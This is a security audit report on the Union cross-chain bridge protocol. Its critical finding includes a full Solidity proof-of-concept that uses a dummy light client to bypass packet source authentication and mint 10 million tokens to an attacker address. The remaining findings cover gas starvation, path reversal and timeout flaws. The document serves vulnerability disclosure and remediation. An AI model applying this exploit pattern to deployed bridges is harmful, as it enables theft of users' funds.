

Union
Security Review

Cantina Managed review by:

R0bert, Lead Security Researcher

Philogy, Security Researcher
0x4non, Associate Security Researcher

April 24, 2025

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

Cantina Managed provides a detailed evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While Cantina Managed endeavors to identify and disclose all potential security issues, it cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities that were absent during the initial review. Therefore, any changes made to the code require a new security review to ensure that the code remains secure. Please be advised that the Cantina Managed security review is not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity	Description
Critical	*Must* fix as soon as possible (if already deployed).
High	Leads to a loss of a significant portion (>10%) of assets in the protocol, or significant harm to a majority of users.
Medium	Global losses <10% or losses to only a subset of users, but still unacceptable.
Low	Losses will be annoying but bearable. Applies to things like griefing attacks that can be easily repaired or even gas inefficiencies.
Gas Optimization	Suggestions around gas saving practices.
Informational	Suggestions around best practices or readability.

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Union is a trust-minimized, zero knowledge bridging protocol, designed for censorship resistance, extremely high security, and usage in decentralized finance. It implements IBC for compatibility with Cosmos chains and connects to Ethereum.

From Mar 17th to Apr 5th the Cantina team conducted a review of union on commit hash a1ce3725. The team identified a total of **21** issues:

Issues Found

Severity	Count	Fixed	Acknowledged
Critical Risk	1	1	0
High Risk	3	3	0
Medium Risk	2	1	1
Low Risk	2	1	1
Gas Optimizations	4	2	2
Informational	9	5	4
Total	**21**	**13**	**8**

3 Findings

3.1 Critical Risk

3.1.1 Can bypass packet source and destination authentication

Severity: Critical Risk

Context: IBCPacket.sol#L207-L284

Description: Similar to canonical IBC, Union's modified ICS (Interchain Standard) allows for batch relaying of packets from a module on one chain to another via channels. The packets are checked for a shared source and destination channel ID on the source-chain by the IBC Handler. The receiving handler then simply verifies that the packet was sent and committed to on the source chain.

The assumption that packet source and destination is verified on the source chain is leveraged in the `processReceive` method to be able to easily reuse the destination and source ID from the first packet to lookup the client and complete the authentication.

This assumption however is flawed as IBC is intended to and does support trustless registration of clients and configuration of connections and channels. Furthermore apps like `Zkgm` also support trustlessly being connected to multiple modules via multiple channels. This allows us to exploit this assumption by registering a dummy client that does no validation on the packet batch. While the first packet in the group will be validated to be part of our dummy-client based connection and channel and namespaced as such the following `packets[i]` (with `i >= 1`) will not have their source and destination checked.

This allows to exploit modules that trust the IBCHandler as a source of truth. The in-scope module `Zkgm` is one example, allowing us to execute arbitrary unvalidated packets, draining deposited tokens from the bridge or arbitrarily inflating wrapped destination tokens.

Proof of Concept: The following proof of concept demonstrates exploitation of this vulnerability to mint 10 million tokens on an otherwise trusted channel via the vulnerability described above:


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import {Test} from "forge-std/Test.sol";

import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";
import "../contracts/apps/ucs/03-zkgm/Zkgm.sol";
import "../contracts/core/OwnableIBCHandler.sol";
import {TestLightClient} from "./src/core/LightClient.sol";
import {IBCMsgs} from "../contracts/core/25-handler/IBCMsgs.sol";
import "../contracts/core/Types.sol";
import {ILightClient} from "../contracts/core/02-client/ILightClient.sol";
import {IBCAppBase} from "../contracts/apps/Base.sol";
import {MockERC20} from "solady/test/utils/mocks/MockERC20.sol";
import {console} from "forge-std/console.sol";

string constant VERSION = "ucs03-zkgm-0";

contract DummyClient is ILightClient {
    function createClient(address, uint32, bytes calldata, bytes calldata, address)
        external
        pure
        returns (ConsensusStateUpdate memory update, string memory counterpartyChainId)
    {}

    function getTimestampAtHeight(uint32, uint64) external pure returns (uint64) {
        return 0;
    }

    function getLatestHeight(uint32) external pure returns (uint64) {
        return 0;
    }

    function updateClient(address, uint32, bytes calldata, address)
        external
        pure
        returns (ConsensusStateUpdate memory)
    {
        revert("don't know how");
    }
```

```
    function misbehaviour(address, uint32, bytes calldata, address) external pure {}

    function verifyMembership(
        uint32 clientId,
        uint64 height,
        bytes calldata proof,
        bytes calldata path,
        bytes calldata value
    ) external returns (bool) {
        return true;
    }

    function verifyNonMembership(uint32, uint64, bytes calldata, bytes calldata) external pure returns (bool) {
        return true;
    }

    function getClientState(uint32) external pure returns (bytes memory) {}

    function getConsensusState(uint32, uint64) external pure returns (bytes memory) {}

    function isFrozen(uint32) external pure returns (bool) {
        return false;
    }
}

/// @author philogy <https://github.com/philogy>
contract ZkgmPoCTest is Test {
    string public constant CLIENT_TYPE = "zkgm";

    MockERC20 usdc = new MockERC20("USDCoin", "USDC", 6);
    OwnableIBCHandler handlerImpl = new OwnableIBCHandler();
    UCS03Zkgm zkgmImpl = new UCS03Zkgm();

    struct Side {
        address handler_admin;
        address module_admin;
        uint32 client_id;
        uint32 connection_id;
        uint32 channel_id;
        TestLightClient light_client;
        OwnableIBCHandler handler;
        UCS03Zkgm zkgm;
    }

    Side chain1;
    Side chain2;

    address quoteToken;

    function _setupChain(string memory suffix) internal returns (Side memory chain) {
        chain.handler_admin = makeAddr(string.concat("handler_admin", suffix));
        chain.module_admin = makeAddr(string.concat("module_admin", suffix));
        chain.light_client = new TestLightClient();
        vm.label(address(chain.light_client), string.concat("light_client", suffix));

        chain.handler = OwnableIBCHandler(
            address(
                new ERC1967Proxy(
                    address(handlerImpl), abi.encodeCall(OwnableIBCHandler.initialize, (chain.handler_admin))
                )
            )
        );
        vm.label(address(chain.handler), string.concat("ibc_handler", suffix));

        chain.zkgm = UCS03Zkgm(
            address(
                new ERC1967Proxy(
                    address(zkgmImpl), abi.encodeCall(UCS03Zkgm.initialize, (chain.handler, chain.module_admin))
                )
            )
        );
        vm.label(address(chain.zkgm), string.concat("zkgm", suffix));

        chain.handler.registerClient(CLIENT_TYPE, chain.light_client);
        chain.client_id = chain.handler.createClient(
```

```
        IBCMsgs.MsgCreateClient({
            clientType: CLIENT_TYPE,
            clientStateBytes: "",
            consensusStateBytes: "",
            relayer: address(0)
        })
    );
}

function setUp() public {
    chain1 = _setupChain("_1");
    chain2 = _setupChain("_2");

    chain1.connection_id = chain1.handler.connectionOpenInit(
        IBCMsgs.MsgConnectionOpenInit({
            clientId: chain1.client_id,
            counterpartyClientId: chain2.client_id,
            relayer: address(0)
        })
    );

    chain2.light_client.pushValidMembership();
    chain2.connection_id = chain2.handler.connectionOpenTry(
        IBCMsgs.MsgConnectionOpenTry({
            counterpartyClientId: chain1.client_id,
            counterpartyConnectionId: chain1.connection_id,
            clientId: chain2.client_id,
            proofInit: "",
            proofHeight: 0,
            relayer: address(0)
        })
    );

    chain1.light_client.pushValidMembership();
    chain1.handler.connectionOpenAck(
        IBCMsgs.MsgConnectionOpenAck({
            connectionId: chain1.connection_id,
            counterpartyConnectionId: chain2.connection_id,
            proofTry: "",
            proofHeight: 0,
            relayer: address(0)
        })
    );

    chain2.light_client.pushValidMembership();
    chain2.handler.connectionOpenConfirm(
        IBCMsgs.MsgConnectionOpenConfirm({
            connectionId: chain2.connection_id,
            proofAck: "",
            proofHeight: 0,
            relayer: address(0)
        })
    );

    chain2.channel_id = chain2.handler.channelOpenInit(
        IBCMsgs.MsgChannelOpenInit({
            portId: address(chain2.zkgm),
            counterpartyPortId: abi.encodePacked(chain1.zkgm),
            connectionId: chain2.connection_id,
            version: VERSION,
            relayer: address(0)
        })
    );

    chain1.light_client.pushValidMembership();
    chain1.channel_id = chain1.handler.channelOpenTry(
        IBCMsgs.MsgChannelOpenTry({
            portId: address(chain1.zkgm),
            channel: IBCChannel({
                state: IBCChannelState.TryOpen,
                connectionId: chain1.connection_id,
                counterpartyChannelId: chain2.connection_id,
                counterpartyPortId: abi.encodePacked(chain2.zkgm),
                version: VERSION
            }),
            counterpartyVersion: VERSION,
```

```
        proofInit: "",
        proofHeight: 0,
        relayer: address(0)
    })
);

chain2.light_client.pushValidMembership();
chain2.handler.channelOpenAck(
    IBCMsgs.MsgChannelOpenAck({
        channelId: chain2.channel_id,
        counterpartyVersion: VERSION,
        counterpartyChannelId: chain1.channel_id,
        proofTry: "",
        proofHeight: 0,
        relayer: address(0)
    })
);

chain1.light_client.pushValidMembership();
chain1.handler.channelOpenConfirm(
    IBCMsgs.MsgChannelOpenConfirm({
        channelId: chain1.channel_id,
        proofAck: "",
        proofHeight: 0,
        relayer: address(0)
    })
);

address user = makeAddr("user");
address receiver = makeAddr("receiver");
uint256 amt = 10_000e6;
usdc.mint(user, amt);

vm.prank(user);
usdc.approve(address(chain2.zkgm), amt);

bytes memory target = abi.encodePacked(usdc);
(quoteToken,) = chain1.zkgm.predictWrappedToken(0, chain1.channel_id, target);
vm.label(quoteToken, "quote_token");

Instruction memory instruct = Instruction({
    version: ZkgmLib.INSTR_VERSION_1,
    opcode: ZkgmLib.OP_FUNGIBLE_ASSET_ORDER,
    operand: ZkgmLib.encodeFungibleAssetOrder(
        FungibleAssetOrder({
            sender: "",
            receiver: abi.encodePacked(receiver),
            baseToken: target,
            baseAmount: amt,
            baseTokenSymbol: "USDC",
            baseTokenName: "USDCoin",
            baseTokenDecimals: 6,
            baseTokenPath: 0,
            quoteToken: abi.encodePacked(quoteToken),
            quoteAmount: amt
        })
    )
});

vm.prank(user);
chain2.zkgm.send(chain2.channel_id, 0, type(uint64).max, bytes32(0), instruct);

IBCPacket[] memory packets = new IBCPacket[](1);
packets[0] = IBCPacket({
    sourceChannelId: chain2.channel_id,
    destinationChannelId: chain1.channel_id,
    data: ZkgmLib.encode(
        ZkgmPacket({salt: EfficientHashLib.hash(abi.encodePacked(user, bytes32(0))), path: 0,
        ↪  instruction: instruct})
    ),
    timeoutHeight: 0,
    timeoutTimestamp: type(uint64).max
});

chain1.light_client.pushValidMembership();
chain1.handler.recvPacket(
```

```
        IBCMsgs.MsgPacketRecv({
            packets: packets,
            relayerMsgs: new bytes[](1),
            relayer: address(0),
            proof: "",
            proofHeight: 0
        })
    );

    assertEq(MockERC20(quoteToken).balanceOf(receiver), amt);
}

function test_poc() public {
    // Going to trick zkgm on chain 1.
    DummyClient dumb_client = new DummyClient();
    uint32 dumb_client_id;

    {
        string memory ctype = "DUMB";

        chain1.handler.registerClient(ctype, dumb_client);
        dumb_client_id = chain1.handler.createClient(
            IBCMsgs.MsgCreateClient({
                clientType: ctype,
                clientStateBytes: "",
                consensusStateBytes: "",
                relayer: address(0)
            })
        );
    }

    // Open fake/dummy channel.
    uint32 connection_id = chain1.handler.connectionOpenInit(
        IBCMsgs.MsgConnectionOpenInit({clientId: dumb_client_id, counterpartyClientId: 0, relayer:
        ↪  address(0)})
    );
    chain1.handler.connectionOpenAck(
        IBCMsgs.MsgConnectionOpenAck({
            connectionId: connection_id,
            counterpartyConnectionId: 0,
            proofTry: "",
            proofHeight: 0,
            relayer: address(0)
        })
    );

    // Open channel to existing zkgm
    uint32 backdoor_channel_id = chain1.handler.channelOpenInit(
        IBCMsgs.MsgChannelOpenInit({
            portId: address(chain1.zkgm),
            counterpartyPortId: "",
            connectionId: connection_id,
            version: VERSION,
            relayer: address(0)
        })
    );
    uint32 bogus_channel_id_src = 0;

    chain1.handler.channelOpenAck(
        IBCMsgs.MsgChannelOpenAck({
            channelId: backdoor_channel_id,
            counterpartyVersion: VERSION,
            counterpartyChannelId: bogus_channel_id_src,
            proofTry: "",
            proofHeight: 0,
            relayer: address(0)
        })
    );

    // Submit malicious packet
    IBCMsgs.MsgPacketRecv memory msg = IBCMsgs.MsgPacketRecv({
        packets: new IBCPacket[](2),
        relayerMsgs: new bytes[](2),
        relayer: address(0),
        proof: "",
        proofHeight: 0
```

```
        });

        address attacker = makeAddr("attacker");
        uint256 amt = 10_000_000e6;
        {
            // "I'm totally a legit packet" leader
            IBCPacket memory packet = msg.packets[0];
            packet.sourceChannelId = bogus_channel_id_src;
            packet.destinationChannelId = backdoor_channel_id;
            packet.data = ZkgmLib.encode(
                ZkgmPacket({
                    salt: bytes32(0),
                    path: 0,
                    instruction: Instruction({
                        version: ZkgmLib.INSTR_VERSION_0,
                        opcode: ZkgmLib.OP_BATCH,
                        operand: ZkgmLib.encodeBatch(Batch({instructions: new Instruction[](0)}))
                    })
                })
            );

            packet = msg.packets[1];
            packet.sourceChannelId = chain2.channel_id;
            packet.destinationChannelId = chain1.channel_id;
            packet.data = ZkgmLib.encode(
                ZkgmPacket({
                    salt: bytes32(0),
                    path: 0,
                    instruction: Instruction({
                        version: ZkgmLib.INSTR_VERSION_1,
                        opcode: ZkgmLib.OP_FUNGIBLE_ASSET_ORDER,
                        operand: ZkgmLib.encodeFungibleAssetOrder(
                            FungibleAssetOrder({
                                sender: "",
                                receiver: abi.encodePacked(attacker),
                                baseToken: abi.encodePacked(usdc),
                                baseTokenSymbol: "USDC",
                                baseTokenName: "USDCoin",
                                baseTokenDecimals: 6,
                                baseTokenPath: 0,
                                quoteToken: abi.encodePacked(quoteToken),
                                baseAmount: amt,
                                quoteAmount: amt
                            })
                        )
                    })
                })
            );
        }

        chain1.handler.recvPacket(msg);

        uint256 bal = MockERC20(quoteToken).balanceOf(attacker);
        assertEq(bal, amt);
        console.log("bal: %s", bal);
    }
}
```

Recommendation: Ensure that the IBC Handler verifies that all packets in a batch share the same source channel and ID. As an improvement to efficiency and to make this check more type safe you may remove the individual source and channel ID fields and instead have 1 shared source and channel ID field that's used to verify all the packets. The commitments may have to be updated for this optimization.

Union: Fixed in PR 4176.

Cantina Managed: Fix verified. Do note that in this fix you only check that the destination channel IDs are identical but not the source IDs meaning you're trusting that the counterparty implementation is checking the source.

3.2 High Risk

3.2.1 Gas-starvation attack in `Zkgm.onRecvPacket` low level call

Severity: High Risk

Context: Zkgm.sol#L652

Description: In the `Zkgm.onRecvPacket` function the contract executes a low level call via:

```
(bool success, bytes memory returnData) =
    address(this).call(abi.encodeCall(this.execute, (caller, packet, relayer, relayerMsg)));
```

Because `onRecvPacket` can be invoked by anyone through `IBCPacket.recvPacket`, a malicious user could call it with a transaction gas limit that is enough to make the transaction as a whole succeed but the low level call to fail and therefore forcing any incoming packets to fail.

This is because when a Solidity function call (like `address(this).call()` or any external call) is invoked, the EVM's call opcode will pass only 63/64 of the remaining gas to the callee. This is a safety measure introduced by EIP-150. The rule states that if you have G gas left in the current call frame, then a subcall can only receive `G - (G / 64) = (63/64) * G` gas.

Recommendation: A straightforward solution is to enforce a minimum gas check before performing the nested call. For instance, the contract can require that `gasleft() > threshold` prior to `address(this).call(...)`, ensuring the nested subcall receives enough gas even after the 63/64 rule.

Union: Fixed in PR 4335.

Cantina Managed: Fix verified.

3.2.2 Reverse channel path comparison always fails

Severity: High Risk

Context: Zkgm.sol#L581

Description: In the `Zkgm` contract the following comparison is done to detect a wrapped token:

```
bool isInverseIntermediatePath = path == ZkgmLib.reverseChannelPath(intermediateChannelPath);
```

If we construct a path such as `0x0000000000000000000000000000000000000000000000000000000200000001`, reversing it via `ZkgmLib.reverseChannelPath` yields a value with left-shifted bits (`0x0000000200000001000000000...`). As a result, the equality check `path == reverseChannelPath(...)` never succeeds for that path shape.

Concretely, tokens that should be identified as "wrapped" end up failing the detection, causing the code to revert with `ErrOnlyMaker` error. All the way back calls will revert because the bridging logic cannot detect that this is a "wrapped token" on the path back to the source.

Below is a snippet demonstrating how the comparison fails:

```
uint256 path1 = 0x0000000000000000000000000000000000000000000000000000000200000001;
uint256 reversed = ZkgmLib.reverseChannelPath(path1);

// reversed becomes 0x0000000100000002000000000000000000000000000000000000000000000000
// which does not match path1.
// The bridging logic expects equality, so isInverseIntermediatePath = false.
```

Because this check is used to detect unwrapping or sending wrapped tokens back, tokens that should be recognized as wrapped are mishandled, reverting always with an ErrOnlyMaker error.

Recommendation: Update the `reverseChannelPath` function so that the reversed bits align properly with the original partial path.

Union: Fixed in PR 4122.

Cantina Managed: Fix verified.

3.2.3 Forwarded packets not refundable on timeout

Severity: High Risk

Context: Zkgm.sol#L1411

Description: When a packet is forwarded through an intermediate chain (e.g., A → B → C), the bridging logic expects that if B → C times out, chain B will generate a failure acknowledgement so that chain A's original packet can be refunded or timed out as well. However, in the current flow, the intermediate chain B does not write an acknowledgement for A → B once it emits the "B → C" packet. Should the final hop (B → C) time out, there is no failure ack propagated back to A. Meanwhile, chain A believes its packet A → B was successfully received (so it cannot be timed out locally). Consequently, the user's assets remain locked in the source chain indefinitely, since no ack is forwarded and no local timeout is allowed.

Recommendation: Update the `onTimeoutPacket` logic for forwarded packets so that if the final hop (B → C) times out, chain B writes a failure acknowledgement for the original A → B packet.

Union: Fixed in PR 4117.

Cantina Managed: Fix verified.

3.3 Medium Risk

3.3.1 Unimplemented `timeoutOnClose` function

Severity: Medium Risk

Context: IBCPacket.sol#L383

Description: Within the `IBCPacket` contract, the `timeoutPacket` function is the only entry point to time out an in-flight packet. However, the function enforces that the local channel state must be `Open`, as shown here:

```
function timeoutPacket(IBCMsgs.MsgPacketTimeout calldata msg_) external override {
    IBCPacket calldata packet = msg_.packet;
    uint32 sourceChannelId = packet.sourceChannelId;
    IBCChannel storage channel = ensureChannelState(sourceChannelId);
    // ...
}
```

And in `ensureChannelState`:

```
function ensureChannelState(uint32 channelId) internal view returns (IBCChannel storage) {
    IBCChannel storage channel = channels[channelId];
    if (channel.state != IBCChannelState.Open) {
        revert IBCErrors.ErrInvalidChannelState();
    }
    return channel;
}
```

If the channel is closed locally, `ensureChannelState(sourceChannelId)` reverts, disallowing any timeout call. This means that a user cannot finalize a timeout on a packet if the channel is already closed on this chain, even if the remote chain never accepted the packet or has closed its side of the channel. ICS-4 explicitly requires the capability to time out packets after channel closure to avoid stranding user funds in escrow or locked state.

Recommendation: Introduce a mechanism to allow packet timeouts when the channel is not open. Two approaches are common:

- Implement `timeoutOnClose`: This function requires a proof that the remote channel end is closed, so the local chain can forcibly time out any in-flight packets.
- Update `timeoutPacket`: Permit a proof that the remote channel has closed, or that the packet can no longer be received, even if this local channel end is already closed. If the remote side is permanently closed, local logic should be able to reclaim locked assets.

Either approach aligns with ICS-4 and ensures that closing a channel does not strand in-flight packets without recourse.

Union: Acknowledged. We plan on implementing this in the future.

Cantina Managed: Acknowledged.

3.3.2 `Zkgm` may establish channel with incompatible module

Severity: Medium Risk

Context: Zkgm.sol#L1472-L1478

Description: When modules establish a channel they go through a specific handshake (from the IBC ICS-004 channel spec):

1. `ChanOpenInit` (on chain A).
2. `ChanOpenTry` (on chain B).
3. `ChanOpenAck` (on chain A).
4. `ChanOpenConfirm` (on chain B).

To ensure compatibility the `Zkgm` module verifies:

- That its own set `version` matches its expected version (on `ChanOpenInit`).
- That the counter party's version matches its own (on `ChanOpenTry`).

However if it initiates the channel open (`Zkgm` is on chain A) and is connecting with an incompatible module on chain B it may never check `Zkgm`'s chain A version because it is incompatible. This would not raise any error on the chain A side because on acknowledgement (`ChanOpenAck`) processed by the `onChanOpenAck` method the counterparty's version is **not checked**. In the current flow `Zkgm` would've only checked that its own version is correct but not its counterparty's.

Recommendation: Check the counterparty version in `onChanOpenAck` to ensure that `Zkgm` does not unknowingly open a channel with a module who's stated version is incompatible.

Union: Fixed in PR 4191.

Cantina Managed: Fix verified.

3.4 Low Risk

3.4.1 Fee-on-transfer tokens can cause protocol insolvency

Severity: Low Risk

Context: Zkgm.sol#L603-L605

Description: Union is permisionless and accepts an expect to work with any ERC20 token. However, this assumption introduces significant accounting risks when interacting with non-standard ERC-20 tokens such as:

- Fee-on-transfer tokens: These tokens deduct a fee when transferred. For example, if a user transfers 1 ether token with a 5% fee, only 0.95 ether tokens are actually received. The protocol may still credit the full 1 ether token to internal balances (e.g. `channelBalance`), leading to an accounting mismatch and potential insolvency. Tokens like PAXG and others fall into this category. It's also worth noting that some tokens (e.g., USDT) have fee mechanisms that are currently inactive but could be enabled in the future.
- Rebasing tokens: These tokens adjust balances over time, either positively or negatively. For example, stETH periodically increases user balances through rebasing. This can cause token balances held by the protocol to drift from expected amounts, especially if assumptions are made based on a static balance.
